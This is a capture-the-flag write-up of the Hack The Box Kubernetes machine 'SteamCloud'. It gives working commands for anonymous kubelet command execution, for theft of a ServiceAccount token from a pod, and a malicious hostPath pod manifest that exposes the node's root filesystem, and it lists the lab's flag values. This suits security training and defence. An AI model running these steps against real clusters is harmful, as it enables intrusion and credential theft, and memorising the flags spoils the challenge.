🚩 HTB Machine - SteamCloud
Primary: 01 - Network Security
Secondary: 02 - Enumeration, 02 - Credential Access, 02 - Remote Code Execution, 02 - Privilege Escalation
Executive Summary
- IP:
10.10.11.133 - OS: Linux (single-node Kubernetes cluster, hostname
steamcloud) - Key Technique: The kubelet’s own HTTPS API accepts anonymous requests — Kubernetes - Kubelet API Anonymous Access turns that into command execution inside an unrelated
nginxPod, which is only interesting because it’s carrying a ServiceAccount token. That token is authorized to create Pods, and RBAC never validates what a created Pod’s spec contains — Kubernetes - Malicious Pod Creation (hostPath Escape) mounts the Node’s entire root filesystem into a fresh Pod, turning a narrow “can create Pods” grant into unrestricted read access on the underlying host. - Status:
Completed
Reconnaissance
Nmap Scan
nmap -p 22,2379,2380,8443,10249,10250,10256 -sC -sV -oA initial_scan 10.10.11.133PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
2379/tcp open ssl/etcd-client?
| ssl-cert: Subject: commonName=steamcloud
| Subject Alternative Name: DNS:localhost, DNS:steamcloud, IP Address:10.10.11.133, IP Address:127.0.0.1
2380/tcp open ssl/etcd-server?
| ssl-cert: Subject: commonName=steamcloud
8443/tcp open ssl/https-alt
|_http-title: Site doesn't have a title (application/json).
| ssl-cert: Subject: commonName=minikube/organizationName=system:masters
| Subject Alternative Name: DNS:minikubeCA, DNS:control-plane.minikube.internal, DNS:kubernetes.default.svc.cluster.local, ...
10249/tcp open http Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
10250/tcp open ssl/http Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
10256/tcp open http Golang net/http server (Go-IPFS json-rpc or InfluxDB API)Summary: No web app here — every open port belongs to Kubernetes itself. 2379/2380 are etcd’s client/peer ports, 8443 is fingerprinted (via its own TLS cert, organizationName=system:masters) as the actual API server, and 10249/10250/10256 are a dead giveaway for the kubelet and kube-proxy on a Node — nmap’s generic “Golang net/http server” guess is just because it can’t identify Kubernetes’ bespoke HTTP API from the banner alone.
The API server is the obvious first target, if we can anonymously make request to it, we can tell it to do anything, including creating pods, etc. but it turns us away immediately:
curl -sk https://10.10.11.133:8443/
Standard, expected behavior — the API server requires a real credential and we don’t have one yet. The kubelet, on 10250, is a completely separate service with its own auth story per Kubernetes, historically (and still commonly in misconfigured clusters), this kubelet API can be left unauthenticated or with anonymous access enabled so we should try connect to it.
Foothold — Kubelet Anonymous Access → Pod RCE
Step 1: Discovery
curl -sk https://10.10.11.133:10250/pods
{"kind":"PodList","apiVersion":"v1","metadata":{},"items":[{"metadata":{"name":"kube-apiserver-steamcloud","namespace":"kube-system", ...
Unlike the API server, the kubelet answers without asking for anything — anonymous authentication is enabled, and per Kubernetes - Kubelet API Anonymous Access that’s not just a recon leak, it’s a path to command execution inside every Pod scheduled on this Node.
Raw curl can list Pods fine, but /exec and /run upgrade the connection to a websocket, which curl can’t drive — so the rest of this needs kubeletctl, which is a CLI tools that allows to send request to the kubelet API server:
kubeletctl --server 10.10.11.133 pods
nginx, sitting alone in the default namespace, stands out immediately as the one Pod here that isn’t a Kubernetes system component — everything else is control-plane infrastructure (coredns, etcd-steamcloud) that’s far less likely to have a shell worth exec-ing into.
Step 2: Exploitation
kubeletctl --server 10.10.11.133 scan rce
The + sign confirms that the nginx pod accepts command execution, etcd-steamcloud doesn’t. Time to actually run something in it:
kubeletctl --server 10.10.11.133 exec "id" -p nginx -c nginx
root but that’s root of the container, not the Node — there’s no flag sitting in a stock nginx image. According to the Linux Enumeration - Kubernetes Pod, we can try to see if this pod carries sensitive information:
kubeletctl --server 10.10.11.133 exec "cat /var/run/secrets/kubernetes.io/serviceaccount/token" -p nginx -c nginx
kubeletctl --server 10.10.11.133 exec "cat /var/run/secrets/kubernetes.io/serviceaccount/ca.crt" -p nginx -c nginx
Both come back cleanly — a JWT bearer token and the cluster’s CA certificate, exactly the two things needed to talk to the real API server on 8443 as this Pod’s default ServiceAccount.
There is also a user.txt on the pod too:

Rabbit Hole
etcd-steamcloudlooked like the more valuable target at first glance — etcd is the cluster’s actual datastore, so a shell there would mean reading every Secret directly.kubeletctl scan rceruling it out immediately saved time chasing a Pod that was never going to give up an interactive command.
Privilege Escalation — ServiceAccount Token → Malicious Pod → Node Root
Enumeration
We can save the token and the certificate into local files, then authenticate ourselves using them
kubectl --server https://10.10.11.133:8443 --certificate-authority ca.crt --token $(cat token) get pods
Let’s see what this kubelet can do:
kubectl --server https://10.10.11.133:8443 --certificate-authority ca.crt --token $(cat token) auth can-i --list
A short list, but create on pods is all it takes — per Kubernetes - Malicious Pod Creation (hostPath Escape), RBAC never checks what a Pod’s spec contains once creation itself is authorized.
Exploitation
To exploit this, we create the yaml manifest of the our malicious pod which mounts the underlying filesystem’s / directory into the container’s /root:
apiVersion: v1
kind: Pod
metadata:
  name: nginxt
  namespace: default
spec:
  containers:
  - name: nginxt
    image: nginx:1.14.2
    volumeMounts:
    - mountPath: /root
      name: mount-root-into-mnt
  volumes:
  - name: mount-root-into-mnt
    hostPath:
      path: /
  automountServiceAccountToken: true
  hostNetwork: true
We then request the K8s API server to create a pod using this manifest:
kubectl --server https://10.10.11.133:8443 --certificate-authority ca.crt --token $(cat token) apply -f f.yaml
kubectl --server https://10.10.11.133:8443 --certificate-authority ca.crt --token $(cat token) get pods
nginxt is up, and its /root is really the Node’s / — reading the flags is now a plain file read through the mount, no different from ordinary root access on the host:
kubeletctl --server 10.129.96.167 exec "ls -la /root" -p nginxt -c nginxt
kubeletctl --server 10.10.11.133 exec "cat /root/root/root.txt" -p nginxt -c nginxt
Why the exploits worked
- The kubelet’s own auth was never locked down, independent of the API server:
8443correctly rejected anonymous requests, but10250— a completely separate service — didn’t, and per Kubernetes - Kubelet API Anonymous Access that alone is pre-authenticated RCE against every Pod on the Node. - An unrelated
nginxPod was carrying a live cluster credential it never needed: the default ServiceAccount token gets auto-mounted into every Pod unless explicitly disabled, regardless of whether that workload ever calls the API server. - RBAC authorized an action without constraining its contents:
createonpodsreads like a narrow, low-risk grant, but nothing stopped the created Pod’s own spec from requesting ahostPathmount of/— see Kubernetes - Malicious Pod Creation (hostPath Escape).
Loot & Flags
- User Flag:
9488b47e65d129f542e9128674b24ee3 - Root Flag:
e00b4ecf6a01b300897329d146319b95 - Credentials:
defaultServiceAccount token (namespacedefault, bound to thenginxPod) — harvested via Kubernetes - Kubelet API Anonymous Access, authorized toget/create/listPods